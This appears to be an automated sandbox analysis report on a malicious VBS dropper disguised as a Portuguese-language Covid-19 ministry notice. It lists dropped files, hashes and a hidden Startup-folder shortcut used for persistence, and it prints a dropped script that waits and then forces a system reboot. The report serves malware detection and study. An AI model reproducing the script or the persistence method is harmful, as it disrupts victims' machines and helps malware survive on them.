| Preview: | PK.....8R..+..U...Y.'.....<.).....*.....B\.o..J.~..8.4.z.H..''qF...(...&.....t[,^(^..5...#QJ.Kk..9.....P.....9..MQ...~.>.z..98.q.....o.....y.gA.(w.....>.l".p..1.Ts...h...w..%...<br><..0Q=..y._...O4x.....1.z..i'Z0..{...>).Yla.....''...c....d....$7L#w....8.p#Zz.h.M..F.c.r.+.p..:!.CC..L.....C.v.#.....^d/N.*h.`...O...g.b0[T..Ou..l.S..Q..{..-^n....Jo.R....u.....<br>..C?...E.P..x.*R_.9C..\....pYy.{.w...Y...UL..z..M.J8...[W.>N../.=a.FP.N.K.,.?}...bs.....S,..^..%.....O?+...9.d.....(A.-l.....8.[...0...x..=...5...&...^t..0 ...(...%.R$.....Xq..0.!..w..q....<br><.....'.....lSI.C.g.E..$.(D..8.K..L..S]f.s...X...tMy.`ei.....7;j.!i.=.....#....].)...s.g7...f.....^..)....C..C8...~..P..\|.D..g%.j.G.~..L...{.y.3.T."B..M....`...zE.`.Yj.....y.....E..Q...$./.E_.<br>YV..bS...Q..j..i.4`.w..Q..7.Q.q\v..}.....<4.P.6#M*.3.....J.C.?.[}..N..K.,.v.\|.....b....]*.W%.E.....R.@..sh>S....w.*.#.3.Y.<.....]l. |

| C:\Users\user\AppData\Roaming\0.zip | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | Zip archive data, at least v2.0 to extract |
| Category: | dropped |
| Size (bytes): | 5604547 |
| Entropy (8bit): | **7.9999658588506986** |
| Encrypted: | **true** |
| SSDEEP: | 98304:d9S705s0m5QhjG5QpiuPreyiI8zRvE5hr1obzUh+AjLI9vekpRqr2n:DR5s0ma1tbrmI4agzw+Ajk9vezrK |
| MD5: | F6F9C197DE97000E33113089993889A8 |
| SHA1: | 9EF214E6077BAF24057AE37DC971C4D80DB983C4 |
| SHA-256: | 88643A7FC5653791841207C713EA290A1D0A0264B37A7D3B031815E52211BB09 |

## C:\Users\user\AppData\Roaming\0.zip

| | |
|---|---|
| SHA-512: | B9584A343544ADC8A4707DE198FE3FE83AE5C7C9B52C73743EACBEE2F867E4A716EBB89135B2E7E9C46506DD9EEF1A2B1BF0ECD8EDB1C1F5B4DD5F2C97DD3C5E |
| Malicious: | **true** |
| Reputation: | low |
| Preview: | PK.....8R..+..U...Y.'.....<.).....*.....B\.o..J.~..8.4.z.H.."qF...(...&.....t[.^(^..5...#QJ.Kk..9.....P.....9..MQ...~.>.z..98.q.....o.....y.gA.(w.....>.l".p..1.Ts...h...w..%...<..0Q=..y._...O4x.....1.z..i'Z0..{...>).Yla....."...c....d....$7L#w....8.p#Zz.h.M..F.c.r.+.p..:!.CC..L.....C.v.#.....^d/N.*h.`...O...g.b0[T..Ou..l.S..Q..{..-^n....Jo.R....u.....<br>..C?...E.P..x.*R_.9C..\....pYy.{.w...Y...UL..z..M.J8...[W.>N../.=a.FP.N.K.,.?}...bs.....S,..^..%.....O?+...9.d.....(A.-l.....8.[...0...x..=...5...&...^t..0 ...(...%.R$.....Xq..0.!..w..q....<br><.....'.....lSI.C.g.E..$.(D..8.K..L..S]f.s...X...tMy.`ei.....7;j.!i.=.....#....].)...s.g7...f.....^..)....C..C8...~..P..|.D..g%.j.G.~..L...{.y.3.T."B..M...`...zE.`.Yj.....y.....E..Q...$./.E_.<br>YV..bS...Q..j..i.4`.w..Q..7.Q.q\v..}.....<4.P.6#M*.3.....J.C.?.[}..N..K.,.v.|.....b....]*.W%.E.....R.@..sh>S....w.*.#.3.Y.<.....]l. |

## C:\Users\user\AppData\Roaming\76941835522651\uwnxheepqiputvsut3285467922686.dll

| | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows |
| Category: | dropped |
| Size (bytes): | 151412224 |
| Entropy (8bit): | 7.823842292259337 |
| Encrypted: | false |
| SSDEEP: | 3145728:7Z78cykc8WAcIpyIZU98DtGSKeUlicJA:7rykc+cIpyIxDtGat |
| MD5: | 63FF05C279EDE90B6A7A09DA944B7003 |
| SHA1: | 62E4CB3BF6EE51CB6746BB717E04F60A1E3125D4 |
| SHA-256: | 6A3A36AF2FB89D913230D0F58BD4C7E6DC9AF5C25A3280B6CA2B920E8A3954A2 |
| SHA-512: | D6B1B6F9ACFA3786EA2D5FEF43233548B34CACFA35202EBCEEFFAE1EA09FE5B347B437BFB22CECE155637FB84CFD6EDFDB3372C0CD586B5434263BA5A6664530 |
| Malicious: | **true** |
| Reputation: | low |
| Preview: | MZP.....@.....!..L.!..This program must be run under Win32..$7.....<br>.....PE..L.....`.....V&.....U.f.....p&...@.....o.....02h.....g.@.....G.8.'.....G.\|.....`.e. .....<br>....f.....'.h.....text....>&..... ..`.itext.....P&..... ..`.data.....p&.....@....bss....tb...@'.....idata...4....'.....<br>@....didata.h....'.....@....edata.....(.....@..@.rdata..E....(.....@..@.vmp0...+Q... (.....`....tls.....A.....@....vmp1...?F....A.<br>.H.....`....reloc..\|.....G.....N.....@..@.rsrc...8.'...G. |

## C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\xsjfpdeuwh .lnk

| | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, Has command line arguments, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hide |
| Category: | dropped |
| Size (bytes): | 1098 |
| Entropy (8bit): | 3.523918548380025 |
| Encrypted: | false |
| SSDEEP: | 12:8Ql0nm/3BVSXzt1Wl/W+fTWl13qMJsW+jCRAbjMQ3qMJvGUHvku9lpoliNL4t2YS:8q/BuUl++fCl1tyjCyjMQtnB9MI57aB |
| MD5: | 31AFED11275408F1624DAD76322C3B74 |
| SHA1: | B76FA61D3D7BD1750BF2734456AC9B9745502A3B |
| SHA-256: | 583C71233DFAE3B6EECD318AB9B7C1BD6B04C22D0B8B7D9B7A1E208360E40607 |
| SHA-512: | 86BA41058D8DBE62051CF4B90E912A1FB28EABEE9364D17C038C0B246C0383A2C407AF1ADEB6407493A9E49D707B159E70AF39F24F0DB843088498A27B30DC1 |
| Malicious: | **true** |
| Reputation: | low |
| Preview: | L.....F.....E....P.O. .:i.....+00.../C:\.....V.1.....Windows.@.....W.i.n.d.o.w.s.....Z.1.....system32<br>..B.....s.y.s.t.e.m.3.2.....f.2.....rundll32.exe..J.....r.u.n.d.l.l.3.2...e.x.e.....8.....\.....\.....\.....\.....\.....\.....\.....\.....\.W.i.<br>n.d.o.w.s.\.s.y.s.t.e.m.3.2.\.r.u.n.d.l.l.3.2...e.x.e.W.C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.S.t.a.r.t. .M.e.n.u.\.P.r.o.g.r.a.m.<br>s.\.S.t.a.r.t.u.p.\.x.s.j.f.p.d.e.u.w.h.e. .C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.7.6.9.4.1.8.3.5.5.2.2.6.5.1.\.u.w.n.x.h.e.e.p.q.i.p.u.t.v.s.u.t.3.2.8.5.4.6.7.9.2.2.<br>6.8.6...d.l.l. .m.J.8.L.f.9.v.0.G.Z.n.p.t.O.V.N.b.2.I.....%.....wN....]N.D...Q.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5. |

## C:\Users\user\AppData\Roaming\uwqybklmrhw.vbs

| | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 304 |
| Entropy (8bit): | 5.279184931159565 |
| Encrypted: | false |
| SSDEEP: | 6:jIGdNqhNGXIkKnFkjqvAATbKZkXOyMz6gCggPsjJRXvexOvXKgli8Ny:8GdohNGYkKnFPvAOKZy8MHsjJRvyOdB |
| MD5: | A1000881510D29420706AEFDB24B4757 |
| SHA1: | 0FA2A4C6B638DE6803EF07E0071C8DB33BB7176B |
| SHA-256: | 3B7054F735A4D2B12D0D3759512AF9A642DADC093F21BD839723552552259E48 |
| SHA-512: | 5B4368F69DD98AFA246EE7DE10A179612C7BFB9DCCE5B51EA3656CEE48257FB369BE2AE9FA2FC648E05412BF6F7AA9424D13E16CB15E7F6BAF04C905B2830925 |
| Malicious: | **true** |

| C:\Users\user\AppData\Roaming\uwqybklmrhw.vbs | |
|---|---|
| Reputation: | low |
| Preview: | Set MHSXIMOJBNEVEHMHPM = CreateObject("WScript.Shell")..WScript.Sleep(300000)..Set OpSysSet = GetObject("winmgmts:{authenticationlevel=Pkt," _..& "(Shutdown)}").ExecQuery("select * from Win32_OperatingSystem where "_..& "Primary=true")..for each OpSys in OpSysSet..retVal = OpSys.Win32Shutdown(6)..next.. |

# Static File Info

## General

| | |
|---|---|
| File type: | UTF-8 Unicode text, with CRLF line terminators |
| Entropy (8bit): | 5.746162880651666 |
| TrID: | • Visual Basic Script (13500/0) 100.00% |
| File name: | Comuinicado-Covid19-Min-Saude-CGC-29-01-21-136.vbs |
| File size: | 337047 |
| MD5: | a7eaefeac82a762678b254c38f72a5a0 |
| SHA1: | 972982331616263fcb28fab209b150c6365068d7 |
| SHA256: | 7f3cd558f1963d4edf18c46b39a45ffc3d83257bd82ecf80e87e10c4cb1efba1 |
| SHA512: | 2d4e53406a62ae3726574e0e25d04bbca09e2b192ff079ea414ca6e8b4ed217d115ff07d578296e4422bde14f6a8381ff2fe28597e50887b80f1f1bdc231603 |
| SSDEEP: | 6144:1J+RJ+sJ++J+JJ+YJ+ZuJ+2J+UiJ+0J+UJ++J+4J+AJ+zJ+dJ+SJ+BJ+rJ+SJ+Dg:1JAJRJBJIJ9J0uJnJBiJ/J/JjJFJFJm+ |
| File Content Preview: | '.....w.....M.....f..WT.....fhT.....l..b..qIkP.....ty..S..xHcGENTY.....r.....Ssyee.....cG.....lo..hW...R.....tHZ....r..9k.....Y1.....'.....L..XtRF.....DDWh.....yt37dvf.....yu..K.....4sn.....qjJ.....Ok....y |

## File Icon

| | |
|---|---|
| Icon Hash: | e8d69ece869a9ec4 |

# Network Behavior

**No network behavior found**

# Code Manipulations

# Statistics

# System Behavior

## Analysis Process: wscript.exe PID: 4664 Parent PID: 3388

### General

| | |
|---|---|
| Start time: | 16:14:27 |

| | |
|---|---|
| Start date: | 03/02/2021 |
| Path: | C:\Windows\System32\wscript.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\Comuinicado-Covid19-Min-Saude-CGC-29-01-21-136.vbs' |
| Imagebase: | 0x7ff6c72a0000 |
| File size: | 163840 bytes |
| MD5 hash: | 9A68ADD12EB50DDE7586782C3EB9FF9C |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

#### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Roaming\uwqybklmrhw.vbs | read attributes \| synchronize \| generic write | device | synchronous io non alert \| non directory file | success or wait | 1 | 7FFB522B1571 | CreateFileW |
| C:\Users\user\AppData\Roaming\76941835522651 | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | success or wait | 1 | 7FFB522C74FE | CreateDirectoryW |

#### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Roaming\uwqybklmrhw.vbs | unknown | 56 | 53 65 74 20 4d 48 53 58 49 4d 4f 4a 42 4e 45 56 45 48 4d 48 50 4d 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 57 53 63 72 69 70 74 2e 53 68 65 6c 6c 22 29 0d 0a | Set MHSXIMOJBNEVEHMHPM = CreateObject("Wscript.Shell").. | success or wait | 8 | 7FFB522BE70B | WriteFile |

#### File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Roaming\uwqybklmrhw.vbs | unknown | 128 | success or wait | 3 | 7FFB522B17B5 | ReadFile |
| C:\Users\user\AppData\Roaming\uwqybklmrhw.vbs | unknown | 128 | end of file | 1 | 7FFB522B17B5 | ReadFile |

## Disassembly

### Code Analysis